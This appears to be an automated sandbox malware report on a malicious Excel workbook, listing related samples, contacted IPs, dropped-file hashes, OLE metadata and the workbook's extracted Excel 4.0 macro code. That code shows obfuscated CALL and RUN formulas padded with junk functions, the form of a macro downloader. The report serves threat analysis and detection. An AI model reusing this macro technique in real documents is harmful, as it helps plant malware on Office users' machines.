	statistic-482095214.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	090811fa_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	54402971_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	afdab907_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	7bYDInO.rtf	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	8100c344_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	32154f4c_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	46747509_by_Libranalysis.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	catalog-1908475637.xls	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	DHL AWB.xlsx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	export of purchase order 7484876.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	XM7eDjwHqp.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	QTFsui5pLN.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	15j1TCnOiA.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	e8eRhf3GM0.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	Purchase Agreement.docx	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	551f47ac_by_Libranalysis.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58
	export of document 555091.xlsm	Get hash	malicious	Browse	• 192.185.32.232 • 192.185.39.58

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59863 bytes, 1 file
Category:	dropped
Size (bytes):	59863
Entropy (8bit):	**7.99556910241083**
Encrypted:	**true**
SSDEEP:	1536:Gs6cdy9E/ABKQPOrdweEz480zdPMHXNY/gLHfIZN:GNOqOrdDdJPAX1LHA/
MD5:	15775D95513782F99CDFB17E65DFCEB1
SHA1:	6C11F8BEE799B093F9FF4841E31041B081B23388
SHA-256:	477A9559194EDF48848FCE59E05105168745A46BDC0871EA742A2588CA9FBE00
SHA-512:	AC09CE01122D7A837BD70277BADD58FF71D8C5335F8FC599D5E3ED42C8FEE2108DD043BCE562C82BA12A81B9B08BD24B961C0961BF8FD3A0B8341C87483CDE7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....b.....R.i .authroot.stl.qqp.4..CK..8T....c_.d....A.F....m"...AH)-.%.QIR..$t)Kd.-QQ*..~.L.2.L.....sx.}...~....$....yy.A.8;....|.%OV.a0xN... .9..C..t.z.,X...,..1Qj,.p.E.y..ac`.<.e.c.aZW..B.jy....^]..+)..!...r.X:.O.. ..Y..j.^.8C.....n7R....p!|_.+..<...A.Wt.=. .sV..`.9O...CD./.s.\#.t#..s..Jeiu..B$.....8..(g..tJ....=,...r.d.].xqX4.....g. lF...Mn.y".W.R....K\..P.n._..7.....@pm.. Q....(#.....=.)...1..kC.`.....AP8.A..<....7S.L....S...^.R.).hqS...DK.6.j....u_.0.(4g.....!,.L`.....h:.a]?.....J9.\..Ww.....%.....4E... ....q.QA.0.M<.&.^*aD.....,.]*....5.....\../ d.F>.V....._.J....."....wI..'..z...j..Ds....Z...[.....N<.d.?<....b.,...n.....;....YK.X..0..Z.....?...9.3.+9T.%.l...5.YK.E.V...aD.0...Y../e.7...c. .g....A..=.....+..u2..X.~....O....\=...&...U.e...?...z....$.)S..T...r.!?M..;.....r,QH.B <.(t..8s3..u[.N8gL.%...v....f...W.y...cz-.EQ.....c...o..n.....D*.....2.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\Content\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	893
Entropy (8bit):	7.366016576663508
Encrypted:	false
SSDEEP:	24:hBntmDvKUQQDvKUr7C5fpqp8gPvXHmXvponXux:3ntmD5QQD5XC5RqHHXmXvp++x
MD5:	D4AE187B4574036C2D76B6DF8A8C1A30
SHA1:	B06F409FA14BAB33CBAF4A37811B8740B624D9E5
SHA-256:	A2CE3A0FA7D2A833D1801E01EC48E35B70D84F3467CC9F8FAB370386E13879C7
SHA-512:	1F44A360E8BB8ADA22BC5BFE001F1BABB4E72005A46BC2A94C33C4BD149FF256CCE6F35D65CA4F7FC2A5B9E15494155449830D2809C8CF218D0B9196EC646BC
Malicious:	false
Reputation:	high, very likely benign file
Preview:	0..y..*.H.....j0..f...1.0...*.H.....N0..J0..2.....D....'..09...@k0...*.H.....0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30...000930211219Z..210930 140115Z0?1$0"..U....Digital Signature Trust Co.1.0...U....DST Root CA X30.."0...*.H.....0.....P..W..be.....,k0.[...}.@.....3vI*.?!I..N..>H.e...!.e.*.2....w..{.....s.z..2..~ ..0....*8.y.1.P..e.Qc...a.Ka..Rk...K.(.H.....>.... .[.*....p....%.tr.{j.4.0...h.{T....Z...=d.....Ap..r.&.8U9C....\@.....%.....:..n.>..\..<.i....*.)W..=....]......B0@0...U.....0....0...U..... ....0...U.....{,q...K.u...`...0...*.H.....,...\...(f7:...?K.... ]..YD.>.>..K.t.....t..~.....K. D....}..j.....N..:.pl.....:^H...X._..Z.....Y..n.....f3.Y[...sG.+..7H..VK....r2...D.SrmC.&H.Rg. X..gvqx...V..9$1....Z0G..P.....dc`.....}...=2.e..|.Wv..(9..e...w.j..w.....)...55.1.

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\77EC63BDA74BD0D0E0426DC8F8008506	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	326
Entropy (8bit):	3.1320855555941924
Encrypted:	false
SSDEEP:	6:kKBNKpkQSN+SkQlPlEGYRMY9z+4KlDA3RUeSKyzkOt:J8phZkPlE99SNxAhUeSKO
MD5:	FF7BEBF8C83D37599A856D9611C79A64
SHA1:	FDBB871E9994FD87766EE1BD3AE540ECEF695FC6
SHA-256:	75BF943337E820558AC3870FE9C57DB0EADA4FBB746F687629D01BC1D72B2181
SHA-512:	CB3C2AE8048718A7E82AA247E83A815A8C76A783ED2BFDF652E511217A5CB2C2D67901E3F9677C486ACDEED7992B2D75C41BEBB1A7605B2ED15E45C2396AC7E0
Malicious:	false
Reputation:	low
Preview:	p..... .....z\.c.G..(..... .....Y5.....$.....h.t.t.p.:././.c.t.l.d.l...w.i.n.d.o.w.s.u.p.d.a.t.e...c.o.m./.m.s.d.o.w.n.l.o.a.d./.u.p.d.a.t.e./.v.3./. s.t.a.t.i.c./.t.r.u.s.t.e.d.r./.e.n./.a.u.t.h.r.o.o.t.s.t.l...c.a.b..."8.0.f.8.8.3.5.9.3.5.d.7.1.:.0."...

C:\Users\user\AppData\LocalLow\Microsoft\CryptnetUrlCache\MetaData\E0F5C59F9FA661F6F4C50B87FEF3A15A	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	252
Entropy (8bit):	2.9853979364525842
Encrypted:	false
SSDEEP:	3:kkFklSHIKlXfllXlE/jQEBllPlzRkwWBARLNDU+ZMlKlBkvclcMlVHblB1Ffl5n0:kKLlbQE1liBAIdQZV7ulPPN
MD5:	121F69A3EDA3EC35E85D769BDBA411B0
SHA1:	FA29D86ED806FF85EDB6450693EA14834F787416
SHA-256:	625543A26F5EC1C2C283B9D14CEB88A149C0E1E7AB8DF5D463C4CBF07C5F47F3
SHA-512:	3A5E1AE302B59C4120442B1A48DDEAC6C12D62A880250945DE9E4975246423537728890BC8A910932F378EC70F55521827862C4EF6647C132AE62029CA36EEDE
Malicious:	false
Reputation:	low
Preview:	p..... ....`....x.b.G..(..... .....|.j-.....(.....}...h.t.t.p.:././/.a.p.p.s...i.d.e.n.t.r.u.s.t...c.o.m./.r.o.o.t.s./.d.s.t.r.o.o.t.c.a.x.3...p.7.c...".3.7.d.-.5.b.f.8.d.f.8.0.6.2.7.0.0."...

C:\Users\user\AppData\Local\Temp\9CDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	81245
Entropy (8bit):	7.906572817548327
Encrypted:	false
SSDEEP:	1536:TeKmfTW8SDcn9iZtJOXAQR2KtCbuMB/yDL4D5Kzhl4AiCb/1R:TALW8SD8YZo/Uh0GUzEiX
MD5:	AF4FD9CB946BB386C0CFE74CC853B894
SHA1:	5523F28714D3B968146E491A954C6587B1501CC2
SHA-256:	378B236D974C071FB4A4A22C54D0996762C4062DA9F6FA63E9B995497076F841
SHA-512:	BC1B88C7D40E7369AFE025F4FAF5A1AE62568A5E512AA4E731F34A842671F63FE0302B8F625D1D02AB35D8382356956BB3435D579AC3EF8C3FD2BDF23EFB5F5
Malicious:	false
Reputation:	low
Preview:	.U.n.0....?..........C....I?.&..an.0........%..h!..y...5..D.......J..e....o..$...;h....,>..?m.`Eh.-.S..9G.....fV>Z..5v<........+..%p.N..-.?a%.M.n74.s..U?v.e.....".Q...H.W+-Ay.l....A(...5M. ...#.D.!.'5..4....iD..G.....B.R....PX.(..s..~..F..z.1..Ki..>.....$9L.5l$..$.X!..ubi..vo..(.$.r..!..&9.~..B<...j.P._.T....^&C.... .Q..J.../.....ik.GD7e..H..{.A=&j.....{....5[....s.....}@j.....2.. D.1i8..S..H.q..Qg.|H(P'.y9.....PK.....!..!.9.....[Content_Types].xml ...(..... ....

C:\Users\user\AppData\Local\Temp\CabE81F.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Cabinet archive data, 59863 bytes, 1 file
Category:	dropped
Size (bytes):	59863
Entropy (8bit):	**7.99556910241083**
Encrypted:	**true**
SSDEEP:	1536:Gs6cdy9E/ABKQPOrdweEz480zdPMHXNY/gLHfIZN:GNOqOrdDdJPAX1LHA/
MD5:	15775D95513782F99CDFB17E65DFCEB1
SHA1:	6C11F8BEE799B093F9FF4841E31041B081B23388
SHA-256:	477A9559194EDF48848FCE59E05105168745A46BDC0871EA742A2588CA9FBE00
SHA-512:	AC09CE01122D7A837BD70277BADD58FF71D8C5335F8FC599D5E3ED42C8FEE2108DD043BCE562C82BA12A81B9B08BD24B961C0961BF8FD3A0B8341C87483CDE7
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	MSCF.....,.....I.....b.....R.i .authroot.stl.qqp.4..CK..8T....c_.d....A.F....m"...AH)-.%.QIR..$t)Kd.-QQ*..~.L.2.L.....sx.}...~....$....yy.A.8;....|.%OV.a0xN... .9..C..t.z.,X...,..1Qj,.p.E.y..ac`.<.e.c.aZW..B.jy....^]..+)..!...r.X:.O.. ..Y..j.^.8C.....n7R....p!|_.+..<...A.Wt.=. .sV..`.9O...CD./.s.\#.t#..s..Jeiu..B$.....8..(g..tJ....=,...r.d.].xqX4.....g.lF...Mn.y".W.R....K\..P.n._..7.....@pm.. Q....(#.....=.)...1..kC.`.....AP8.A..<....7S.L....S...^.R.).hqS...DK.6.j....u_.0.(4g.....!,.L`.....h:.a]?.....J9.\..Ww.....%.....4E... ....q.QA.0.M<.&.^*aD.....,..]*....5.....\./ d.F>.V....._.J....."....wI..'..z...j..Ds....Z...[.....N<.d.?<....b.,...n.....;....YK.X..0..Z.....?...9.3.+9T.%.l...5.YK.E.V...aD.0...Y../e.7...c. .g....A..=.....+..u2..X.~....O....\=...&...U.e...?...z....$.)S..T...r.!?M..;.....r,QH.B <.(t..8s3..u[.N8gL.%…v....f...W.y...cz-.EQ.....c...o..n.....D*.....2.

C:\Users\user\AppData\Local\Temp\TarE820.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	156386
Entropy (8bit):	6.3086528024913715
Encrypted:	false
SSDEEP:	1536:ZlI6c79JjgCyrYBWsWimp4Ydm6Caku2SWsz0OD8reJgMnl3XlMyGr:ZBUJcCyZfdmoku2SL3kMnBGyA

C:\Users\user\AppData\Local\Temp\TarE820.tmp	
MD5:	78CABD9F1AFFF17BB91A105CF4702188
SHA1:	52FA8144D1FC5F92DEB45E53F076BCC69F5D8CC7
SHA-256:	C7B6743B228E40B19443E471081A51041974801D325DB4ED8FD73A1A24CBD066
SHA-512:	F0BF5DFBAB47CC6A3D1BF03CEC3FDDA84537DB756DA97E6D93CF08A5C750EABDFBF7FCF7EBDFFF04326617E43F0D767E5A2B7B68C548C6D9C48F364938811 62B
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..b...*.H.....b.0..b....1.0...`.H.e.....0..R...+.....7.....R.0..R.0...+.....7.....5XY._...210419201239Z0...+.....0..R.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0..,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\85095f36_by_Libranalysis.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Thu May 13 03:06:28 2021, mtime=Thu May 13 03:06:41 2021, atime=Thu May 13 03:06:42 2021, length=174080, window=hide
Category:	dropped
Size (bytes):	2168
Entropy (8bit):	4.55358465593507
Encrypted:	false
SSDEEP:	48:8l/XT0jSi0mOE+3MsNIOE6NQh2l/XT0jSi0mOE+3MsNIOE6NQ/:8l/Xojj0mF5sNIF6NQh2l/Xojj0mF5sq
MD5:	EC9DDED0140ED345A0E920ED384B589E
SHA1:	5D544EB2146A0F1ACF43014AC0C77A53A38C199E
SHA-256:	0C48FCC306D5B68924766143CEFFA69C49486E21C875D043AEBF23C79AB56FB5
SHA-512:	CBF696C2D8ACCAE77AF5CA8425D0CF6018EE03EEEAAB1776A171E3ABCCBA61B977AC3EE49C28723C7413161B0CAC3EBE9F06A882A5C0AC707EAB5674F408 58F4
Malicious:	false
Preview:	L.....F.... ...?.bY.G..k.fa.G....a.G.....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R. ..Desktop.d.....QK.X.R. *..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2. 1.7.6.9.....2.....R. .85095F~1.XLS..f.....R. .R. *.....8.5.0.9.5.f.3.6._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\ 536720\Users.user\Desktop\85095f36_by_Libranalysis.xls.3.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.8.5.0.9.5.f.3.6._.b.y._.L.i.b.r.a.n.a.l.y.s.i.s...x.l.s.....:..,.LB.)...Ag..... .....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Thu May 13 03:06:41 2021, atime=Thu May 13 03:06:41 2021, length=8192, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.48855128561899
Encrypted:	false
SSDEEP:	12:85QgXsLgXg/XAlCPCHaXtB8XzB/WPzX+WnicvbCLbDtZ3YilMMEpxRljKATdJP9O:851Xa/XTd6jELYeWXDv3qNrNru/
MD5:	3873FC762AD93C6502E6782085257395
SHA1:	C658594B739C74F8EEE4E83E8A5627DF2845B638
SHA-256:	741B59795C96A82A454B86B8CCDBB864EB7977C5E7B68710FCBAB4EB5F02E832
SHA-512:	AFCF1569C8B8B58619F737B8B3CD9BB870731B1C1AD6C28C8E1DC1AD7D0667A071F305D5DB683F0E299083F9FAFCA5D41F9569A63E83C157BD20DE3439E2F3 1
Malicious:	false
Preview:	L.....F.....7G..k.fa.G..k.fa.G... .....i....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....R. ..Desktop.d.....QK.X.R. *..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-2. 1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\536720\Users.user\Desktop.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L 8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....536720.....D_....3N...W...9r.[.*.....}EkD_....3N.. .W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	125
Entropy (8bit):	4.767349509094217
Encrypted:	false
SSDEEP:	3:oyBVomMFQViCGUwSLMp6luiCGUwSLMp6lmMFQViCGUwSLMp6lv:dj6FQsChNeiChNbFQsChNf
MD5:	C0B02E4E038B4F90480805B482DBDAE3
SHA1:	00B679F4AC18AFFB01A6398466F4E00C6D8B05B2
SHA-256:	8BAEB94B3746C2918D49060B37CDC1D0A232328698CC99790499356711D43CB7
SHA-512:	601165E1D352E8D280C8E50684D28EF8091CE3CBD24E4AE5407030D1C3E543FF78C30107949A40EB3179D9D7BB265CA422C307D04C4DF74AEE0F8603FEC2762

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..85095f36_by_Libranalysis.LNK=0..85095f36_by_Libranalysis.LNK=0..[xls]..85095f36_by_Libranalysis.LNK=0..

C:\Users\user\Desktop\9DDE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	205059
Entropy (8bit):	5.64434473883402
Encrypted:	false
SSDEEP:	3072:3l8ifPSD8YNoTU90nGoPzn3brX7vrPlsrXvLJGnLrl8iNu:rfPTrTU9GuoNu
MD5:	B4F9E8030E94C8955737359892D3A4E5
SHA1:	8B2E0D0B905439A8A6F139499FBC015FB17370FE
SHA-256:	9908BE889A6E9645414AAC9E3FADEA5A26183628BECC92F35B1B7A3103E2D56A
SHA-512:	E41DF82B7F6EFBAB90BE0212173EF54E2A0F1AD1C9990E460789114396D5558FB11AA954022E21FE348F31BDBF6857E3B6022D00B93EB08F5C9DC590655EAAA
Malicious:	false
Preview:	.....g2.....\.p....user B.....a.....=.....=.....i..9J.8.....X.@.. .....".....1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1...,..8.....A.r.i.a.l.1.....8..... .A.r.i.a.l.1.....8.....A.r.i.a.l.1.....<.....A.r.i.a.l.1.....4.....A.r.i.a.l.1.....4.....A.r.i.a.l.1...h..8.....C.a.m.b.r.i.a.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1 .....A.r.i.a.l.1.....>.....A.r.i.a.l.1.....?.....A.r.i.a.l.1.....A.r.i.a.l.1.....A.r.i.a.l.1.....C.a.l.i.b.r.i.1.....A.r.i.a.l.1.....A.r.i.a .l.1.....A.r.i.a.l.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Author: van-van, Last Saved By: vi-vi, Name of Creating Application: Microsoft Excel, Create Time/Date: Sat Sep 16 01:00:00 2006, Last Saved Time/Date: Wed May 12 08:24:11 2021, Security: 0
Entropy (8bit):	3.258986427712615
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	85095f36_by_Libranalysis.xls
File size:	375808
MD5:	85095f36d19d0a0cc635a9e255730ea0
SHA1:	8ec5f0d784134f08bce52949027a686cd099acd8
SHA256:	a4a5606ff24d70f51f72a501a370ab2199548d4d3a88e904cb9cfafb824d8af2
SHA512:	b95d86d75bc04d974061657cc4183c117f3a6b88ea21fb3d7e30ce1631bd8cd92928990954d9bf669d68a16b7748ca7d43246abd445fddbd29e898720c7d14d1
SSDEEP:	3072:Q8UGHv2tt/BI/s/C/i/R/7/3/UQ/OhP/2/a/1/l/T/tbHm7H9G4l+s2k3zN4sbc9:vUGAt6Uqa5DPdG9uS9QLp4l+s+l8
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "85095f36_by_Libranalysis.xls"

Indicators	
Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary	
Code Page:	1251
Author:	van-van
Last Saved By:	vi-vi
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-05-12 07:24:11
Creating Application:	Microsoft Excel
Security:	0

Document Summary	
Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.287037498961
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . 0 . . . . . 8 . . . . . @ . . . . . H . . . . . t . . . . . D o c 1 . . . . . D o c 2 . . . . . D o c 3 . . . . . D o c 4 . . . . . E x c e l 4 . 0 . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 b4 00 00 00 05 00 00 00 01 00 00 00 30 00 00 00 0b 00 00 00 38 00 00 00 10 00 00 00 40 00 00 00 0d 00 00 00 48 00 00 00 0c 00 00 00 74 00 00 00 02 00 00 00 e3 04 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 04 00 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.290777742057
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . . X . . . . . h . . . . . v a n - v a n . . . . . v - v i . . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . F . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 a0 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 58 00 00 00 12 00 00 00 68 00 00 00 0c 00 00 00 80 00 00 00 0d 00 00 00 8c 00 00 00 13 00 00 00 98 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 08 00 00 00

Stream Path: Book, File Type: Applesoft BASIC program data, first line number 8, Stream Size: 363283

General	
Stream Path:	Book
File Type:	Applesoft BASIC program data, first line number 8
Stream Size:	363283
Entropy:	3.24522262131

General	
Base64 Encoded:	True
Data ASCII:	. . . . 7 . . . . \\ . p . . v i - v i B . . . . D o c 3 . . . . _ x l f n . A G G R E G A T E . . . . _ x l f n . F . I N V . R T . . . . ! . . . . .
Data Raw:	09 08 08 00 00 05 05 00 17 37 cd 07 e1 00 00 00 c1 00 02 00 00 00 bf 00 00 00 c0 00 00 00 e2 00 00 00 5c 00 70 00 05 76 69 2d 76 69 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU13,Doc3!BC17,0,!AL21)=CALL(Doc3!AU10,Doc3!AU11,Doc3!AU12,0,Doc3!AU14,Doc3!BC18&"1",0,!AL21)=RUN(Doc4!AM6)
```

```
,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMX
MY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=FORMULA(before.3.5.0.sheet!AZ39&BA39&before.3.5.0.sheet!BB39&before.3.5.0.sheet!BC39,before.3.5.0
.sheet!AU13)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,4
5245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=
RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()
=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(
59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(45
2354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45
245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=R
AND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=FACT(59)=SUMXMY2(452354,45245)=RAND()=
